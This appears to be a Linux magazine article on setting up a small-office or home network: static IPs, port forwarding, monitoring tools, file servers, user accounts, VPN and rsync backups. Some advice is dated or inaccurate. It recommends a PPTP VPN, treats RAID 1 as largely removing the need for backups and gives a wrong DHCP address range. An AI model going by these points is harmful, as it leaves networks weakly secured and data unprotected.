
PORT FORWARDING

Network address translation, or port forwarding, is a simple idea with many applications. All it does is forward requests for ports outside a firewall to the right server or computer inside the firewall. It has various applications, from online gaming and media streaming to hosting websites and making files accessible. Note that it works more reliably with a static IP address from your ISP, rather than an ever-changing dynamic IP address; a static IP will also be required for the target computer.

What this means is that if a colleague is working remotely, they can take advantage of port forwarding to access a computer on the network. This is all managed via the router, where you'll need to access the advanced settings to set up port forwarding.

For instance, if a remote user needs to access a PC with the static IP of 192.168.1.17, then this would be assigned a port number, perhaps 123. Connecting to the external static IP with the port number would then afford access to the computer, which will require the usual login credentials.

Before introducing the feature, be sure to check it works at www.yougetsignal.com.



Above When planning your network, do not overlook the importance of devices like network printers and scanners. Reliability will be increased with wired connections

CONFIGURE IP ADDRESSES AND THE INTERNET GATEWAY

With an IP addressing system in place, you can ensure your hardware is online

PROXY SERVERS

For businesses comprising more than a few people, it is a good idea to set up and use a proxy server. This is essentially a server that acts as an intermediary between a server or computer and the internet. Proxy servers can be used to manage the likelihood of security breaches, for example, by providing a 'fake' publicly facing server.

There is another use for proxy servers, however: managing the internet access of your colleagues. While proxies can help to balance outgoing traffic on a busy network, their main use is probably in controlling what your colleagues are viewing online.

Undesirable, NSFW content can be blocked from viewing, as can gaming sites and social networks. Unauthorised and suspicious behaviour (perhaps by malware) can also be observed via a proxy server.

```
GNU nano 2.5.3      File: /etc/network/interfaces      Modified

# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.2
netmask 255.255.255.0
gateway 192.168.50.1
```

Above Maintaining a consistent addressing system for your hardware is important. Services may be in the x.x.x.10 range, for example, with client devices starting at x.x.x.20

By default, your router or domain name server will assign IP addresses automatically, or dynamically. This system of assigning numbers is called DHCP and typically uses the 192.168.0.1 address to access the internet, while all devices on the network are given addresses from 192.168.0.2-192.168.255.255.

We've already seen that custom DHCP ranges can be assigned, but what of static IP addresses? These are addresses that are assigned manually. In most cases you won't need them, but in some scenarios it can prove useful.

If you want to use a static IP address for any device, you'll typically need to set this manually within the device controls. Network printers in particular can benefit from having a static IP address assigned. If the network goes down for any reason, you want these devices to retain their IP address – if not, it's time for some time-consuming reconfiguration to ensure they're reachable from every PC and tablet on the network.

For example, on Linux network printers, you can use the CUPS interface to set the static IP.

Similarly, a static IP address can be setup for any network-attached storage (NAS) or other servers on your network. If these are Linux devices, open the appropriate configuration file and edit it. For Ubuntu, Debian and Mint, this will mean opening:

```
sudo nano /etc/network/interfaces
```

...and adding the following:

```
auto eth0
iface eth0 inet static
```

```
* Terminal
File Edit View Search Terminal Help
atomic@atomic:~$ traceroute www.gadgetdaily.xyz
traceroute to www.gadgetdaily.xyz (52.17.239.22), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  6.924 ms  9.785 ms  10.464 ms
```

Above Linux comes with various network-checking and reconfiguration tools already built in. These can be quickly run from the command line

```
address 192.168.50.2
netmask 255.255.255.0
gateway 192.168.50.1
```


Be sure to swap both instances of eth0 with the name of the network interface you're editing! Enter your own address and gateway values, too. Remember to save before exiting.

For Fedora, edit with vi.

```
vi /etc/sysconfig/network-scripts/ifcfg-eth0
```

Here, ensure the following lines are included, including the IPADDR value:

```
DEVICE="eth0"
BOOTPROTO=static
ONBOOT=yes
TYPE="Ethernet"
IPADDR=192.168.50.2
NAME="System eth0"
HWADDR=00:0C:29:28:FD:4C
GATEWAY=192.168.50.1
```

Above Network monitoring solutions can be used to detect suspicious activity on your network and uncover vulnerabilities, rogue applications and more

With this added, save the file.

(For diagnostic reasons, it's worth mentioning that Linux will let you change an IP address on the fly, with:

```
ip addr add 192.168.50.5 dev eth1
```

Note, however, that this will be reset when the device is rebooted.)

In both cases, you'll probably find that the computer requires rebooting to ensure the static IP address is picked up, particularly if you don't notice an improvement right away.

It's almost unheard of for a network to be (re)configured without any issues. As such, you'll need to be aware of several useful commands. A standard `ifconfig` can be enhanced with `ip address show`, while `traceroute` [URL/IP] can be prove very useful in helping you to find problems on the network between two devices.

For further troubleshooting, you can clear an IP address from a specific wireless device. If you're having trouble changing an IP address, this can prove useful.

```
sudo ip addr del [IPADDRESS] dev [DEVICE]
```

Network monitoring tools can also be used for troubleshooting issues on your network. For instance, if you want to keep tabs on the activity of Apache, MySQL, SSH and other connected services, then you should install Monit.

Meanwhile, if there are concerns about rogue applications (malware or poorly programmed tools) eating up network bandwidth, then Nagios is capable of monitoring each network process on your entire system. Despite its evident wealth of options, Nagios can even be run from a lowly Raspberry Pi!

NETWORK TOOLS

To keep tabs on what is happening on your network, you'll need to embrace various network tools. These will be Linux tools that are capable of monitoring the behaviour of data and devices – regardless of what operating system is in use on those devices.

A great number of Linux-compatible tools are available, however, so the trick here is to find a tool that does what you need and stick to it. With so many alternatives, it is all too easy to end up being sucked into a cycle of download-and-test. The best options are to find reliable general network tools, or use an individual utility for each purpose.

We've mentioned Nagios in the main article, but for an automated network-mapping solution, you should take a look at Nmap. As well as discovering servers, Nmap will detect other devices, the OS running on them, and any running services. Nmap can also find vulnerabilities on your network, and has support for third-party scripts. For the best result, it should be run with the graphical interface Zenmap.

It's also wise to run a data packet sniffer on your network. Wireshark is a good example of this, and is available from the wireshark-dev PPA or as a package via wireshark.org. With Wireshark installed, you can capture traffic passing through any network interface, and analyse it. This is a good way of spotting suspicious activity, perhaps from malicious software such as Trojans and keyloggers, and tracing their origin and destination. Wireshark can be extended with plug-ins if necessary.


Whether you're concerned about the quality of your network's wireless signal or want to detect what information is being leaked, Kismet is always a good tool to have around. Kismet uses a passive sniffing technology, and has a three-part infrastructure: probe, server and client. Simply, the client displays the information sent to the server by the probe.

Further security monitoring can be added to your Linux small business network with dsniff, a collection of tools designed for auditing and penetration testing. These tools can cause problems if misused, so should be applied as intended by the developer – to audit networks and demonstrate insecurities and vulnerabilities.

Any or all of these monitoring tools can be used on your Linux network. But just as important is ensuring that a sensible network usage policy is implemented across the business. Network security and reliability is the responsibility of all users, not just the system admin. The more your colleagues understand about safe and secure network use, the better!

SET UP FILE AND MEDIA SERVERS

Whether you're supporting group collaboration or streaming movies, you'll need network storage



Above Use a reliable media server solution on your home network to ensure that your favourite movies are streamed to your media centre efficiently

Group collaboration in the workplace is made possible thanks to network shares, which can be thought of as remote hard disk partitions that can be accessed from anywhere on a network. They're found in virtually all business networks. Home media streaming, meanwhile, from a central computer to your TV or tablet, is a great way to use an often-idle domestic network.

For media streaming, the best solution is a NAS box. To manage this device – which might be a custom-built server, a Raspberry Pi-powered system or a dedicated NAS box with two or four hard disk drives installed – you'll need an operating system. While you might use Ubuntu Server or CentOS for this, NAS boxes benefit from more focused media management. As a result, the best solution is OpenMediaVault (OMV). Available from www.openmediavault.org, OMV is a Debian-based server distro that can be installed on most Linux-compatible hardware. There's even a Raspberry Pi 3 version.


For the best results, however, you should be using hardware that supports RAID 1 (an acronym for redundant

array of independent disks). This is a redundancy system that means that when a hard disk fails, the data is retained on a twin device, where the data is mirrored.

In terms of hardware outlay, this will mean using two identical HDDs, of the same manufacturer, capacity and speed. While it may initially seem expensive and somewhat pointless to fill two identical HDDs with exactly the same data, it really is a superb solution. RAID 1 (and its variants) is used extensively in small, medium and enterprise-standard businesses and organisations, and given that it is comparatively cheap to implement, it's a great way to ensure the longevity of your data.

For business users looking to develop a modest office network into something more streamlined, you might use a version of Ubuntu Server with additional components added to suit, or an out-of-the-box office-centric server solution. Two good options are available here.

First of all you should take a look at ClearOS, which comes in three flavours: Community, Home and Business. The latter two are paid (fee includes support),



Above Using the RAID 1 disk mirroring system is a good choice for avoiding hard drive failures, especially for development of projects requiring high-performance storage

whereas the first is free, but not intended for production use. ClearOS is a feature-packed server solution, and where features appear to be missing then you'll almost certainly find an add-on that will do the job. Among the official and third-party add-ons for ClearOS you'll find support for OpenLDAP, Windows Server Active Directory, Google Apps Synchronization and even Kaspersky Anti-Virus.

The second option you should take a look at is Zentyal, an Ubuntu-based office server previously known as eBox. Zentyal is available as a free Development Edition, while there is a 30-day trial of the paid Commercial Edition. A Zentyal server can be configured to incorporate all of the network services you would expect in a small and medium business environment, such as a directory and domain server, mail server, internet gateway and infrastructure (DHCP server, DNS, VPN support, and Certificate Authority management).

Perhaps most important of all, however, is the setting up of a shared space for you and your colleagues to collaborate. This might be a cloud-style solution available from anywhere within your offices, but should be reliable and accessible at all times. Such network shares may also be made available to guest users, but it is important to provide them with the compatibility to run with non-Linux devices. As there is a fair chance of Windows hardware being attached to your network, ensuring that your


server software uses Samba will guarantee that Windows devices can access network shares.

Unlike with a media server, you probably don't want a standard NAS box running your office server. However, you will want to use the RAID 1 configuration. A small office server can easily be established with a standard PC tower, with space for multiple hard disk drives to be fitted. As long as the motherboard has RAID 1 support, and the device is connected via Ethernet cable to your network, this is the place to start (check earlier in the article for an illustration of where the server should be placed in the network topology). For medium (and larger) businesses, however, dedicated server hardware is recommended.

With the server set up and a RAID solution in place, you'll need to confirm one final piece of hardware is working correctly before turning your attention to security. Data is streaming across your network, but what happens during a power failure? With portable devices with long battery lives, work can continue, but what can you do to keep a server up and running?


Here, you'll need to consider a UPS, or uninterruptible power supply. Different solutions are available depending on the type of hardware that is being covered, but they're all basically rechargeable batteries that act as surge protectors and manage the flow of electricity to a PC or server. No network server is complete without one!

Below A power failure can prove devastating to your stored data. Maintaining a UPS solution will prevent your server going down and potentially losing data



ENABLE REMOTE ACCESS

Is security more important than speed when dialling into your network from home or elsewhere?



```

Terminal
File Edit View Search Terminal Help
atomicarna@atomic-envy:~$ sudo useradd cawleycert
atomicarna@atomic-envy:~$ sudo passwd cawleycert
Enter new UNIX password:

```

Above Setting up new users and passwords is simple on Linux servers, and network home drives are automatically created as part of the process

Once your network is live, your media or work projects will need to be protected from access from outside the network.

They should also be restricted to devices and users that have been approved for use on the network.

Regardless of whether you're looking for a solution for streaming movies, TV shows, music and photos across your home network, or trying to establish a shared network space for developing projects with colleagues, there is a single concept that underlines everything that you do: security.

To manage security on your network, you'll first need to ensure that every user has a username and password. These should be set up on the server's command line using:

```
useradd [username]
```

By default, a network home drive – which should typically be used in place of the local hard disk drive's Home folder – will be created in the `/home` directory on the server. So if you set up an account with the username 'awesome', the network home folder would be `/home/awesome/`. With this done, use the `passwd` command to set a password:

```
passwd [username]
```

Secure passwords must be set here, of at least eight characters. These will be stored in an encrypted file on the server. As a server admin, you'll be able to force-reset passwords and set a password expiry period. You might do this using a dedicated admin interface, or use the terminal to edit `/etc/login.defs` in nano or vi. Once opened, look for `PASS_MAX_DAYS`, `PASS_MIN_DAYS` and `PASS_WARN_AGE` and edit the parameters to suit. The best option is to change `PASS_MAX_DAYS` to 30 to force a 30-day password reset cycle.

User management on a network is best achieved by placing users into groups. These groups can then be assigned permissions based on their requirements. For instance, a particular group might have access to an additional network share where business-sensitive material is stored.

To create a group, use `groupadd`, assigning a group number with `-g Group_ID` and a name with `Group_Name`.

```
groupadd -g [Group_ID] [Group_Name]
```

You can then add new users to groups at the point of creation. To create username 'awesome' and add it to the group 'managers', use:

```
useradd -G managers awesome
```


Note that you can comma-separate multiple user groups.

With accounts, network home folders and network shares created and groups assigned, everything should be running fine for all members of the team. But what if someone needs access from outside the network? How can the director get the document she left behind when everyone is at home asleep? The solution is to enable remote access to the network, and this is best done using a VPN solution. Virtual private networks are typically used to create a safe, encrypted business network across multiple sites.

You can add VPN support with `pptpd`. It's a good idea to add Uncomplicated Firewall at the same time, with:

```
sudo apt-get install pptpd ufw
```

The thing to remember here is that you will be creating a secondary, secure network that 'sits' upon the existing infrastructure. But it may not be necessary – if you have third-party cloud storage, for instance, this would largely negate the use of a company VPN. The same goes for using a third-party service for email (such as Google Mail). If the requirements of the network are that all of these things should be provided in-house across multiple sites, then a VPN is the best solution.



```

Terminal
File Edit View Search Terminal Help
GNU nano 2.5.3 File: /etc/login.defs
# Password aging controls:
#
# PASS_MAX_DAYS   Maximum number of days a password may be used.
# PASS_MIN_DAYS   Minimum number of days allowed between password changes.
# PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS_WARN_AGE 7
#
# Min/max values for automatic uid selection in useradd
#
UID_MIN 1000
UID_MAX 60000
# System accounts
#SYS_UID_MIN 100
#SYS_UID_MAX 999
#
# Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos
# Exit  Read File  Replace  Uncut Text  To Spell  Go To Line

```

Above Help to maintain a secure network by ensuring that users reset their passwords regularly. 30-day reset periods usually work well



Above If you're not using cloud storage, backing up your server-based data to magnetic tape is a better option than Blu-ray or HDD

AUTOMATE NETWORK BACKUPS

Maintaining a network drive or server means you can make regular network backups

If you're using a NAS box and a RAID 1 HDD arrangement for your media files, it's extremely unlikely that you'll need to make regular backups of the data. For small and medium business network servers, however, daily backups will be necessary.

As we've already established, users should be saving all work to their own network-based home directory. This doesn't just make sure that their work is safe in the event of a computer failure or theft – it's also a great strategy for ensuring that all vital data is backed up. Similarly, files and directories on network shares will be subject to regular backups.

Before you settle on a tool for backups – see the boxout for some details on how to use `rsync` for this – it's important to consider how regular these will be. After all, there's no point in running weekly backups if your colleagues are working on multiple files every day (on the other hand, it is a good idea to run a weekly backup in addition to another schedule). Similarly, running multiple backups each day will slow down your network servers and frustrate the team.

The best option is to schedule backups to run when no one is working, and no one needs to work. As such, a time between 9pm and 5am is probably best, with 12am-4am the optimum window. With your schedule established, you'll need to decide on whether to make full or incremental backups.

As hinted above, weekly backups are a good idea, and this is when you'll probably want to run a full backup of network shares and home drives (not to mention the server OS). For daily backups, however, the less resource-intensive incremental backup is a better tactic. Instead of backing up everything on the server's storage – essentially creating a copy of every single file, every single day – an incremental backup simply backs up modified and new files and directories. This saves

time and resources – and if data is lost or changed, it can be quickly restored.

But where are you backing up to? DVD is one solution, as is a device with (removable) HDDs, or a remotely administered cloud account. The best results, however, can be with magnetic tape, especially if your business has an off-site storage facility. In most cases, though, using cloud storage for your backups should be enough. Just make sure your network is capable of handling the data transfer and the business internet bandwidth isn't capped!

USE RSYNC

Arriving pre-installed on many distros is the `rsync` command-line backup tool (if you prefer GUI tools, try `Grsync`), which can be used to schedule and run backups on your network server.

Capable of creating clones of data, directories and drives, `rsync` uses the following command format:


```
rsync -r -u -v ~/Source-Folder/ ~/Copy-Folder
```

Here, you can see the contents of the `Source-Folder` will be copied to the `Copy-Folder`. Correct directory names, case and file paths must be used. The switches are `-r`: recursive, `-u`: update (don't overwrite more recent files) and `-v`: verbose (displays status on screen).

So much more can be done with `rsync`, from `--exclude` to omit a folder from backup to using `-z` to compress the backup file. Use `-h` to see a full explanation of functions.

MONITOR AND MANAGE SECURITY

If your network is not secure, it is vulnerable to attack



Above Hardware firewall solutions are almost always found in business networks, although the functionality can also be found in domestic routers

Backups are vital for disaster recovery. Such a disaster might be a fire or hardware failure – or a security breach. With your users all given their own accounts, spotting an intrusion should be simple. Sadly, it doesn't always turn out this way.

On a home network, a typical modem/router will double as a hardware firewall. While there is nothing wrong with this, all connected computers should also run their own firewall software, to make doubly sure that intrusions are not permitted.

Home users will also want to look at the configuration on their routers. Are default settings being used? Is there a software vulnerability that allows access to the network from unauthorised users? Look into potential weaknesses and ensure that the router is as secure as possible.

For a business network, a dedicated hardware firewall is a good idea; these can cost upward of £300.

Compatible with all operating systems and offering VPN and certificate authority management (as well as content filtering, encryption and secure SSL support), these devices are vital for a secure business network in a world where cybercrime is discovering new and inventive ways to steal data and make money.

For a new Linux-based network in a small or medium business, network monitoring tools are vital. We mentioned Monit and Nagios earlier, and it's a good idea to run a dedicated device specifically for running Nagios and monitoring your network. After installation, some configuration is required with this tool. Several features are available, such as network device visualisation with NagVis, and the Services and Disks screens, which offer the ability to drill down through network and hardware activity.

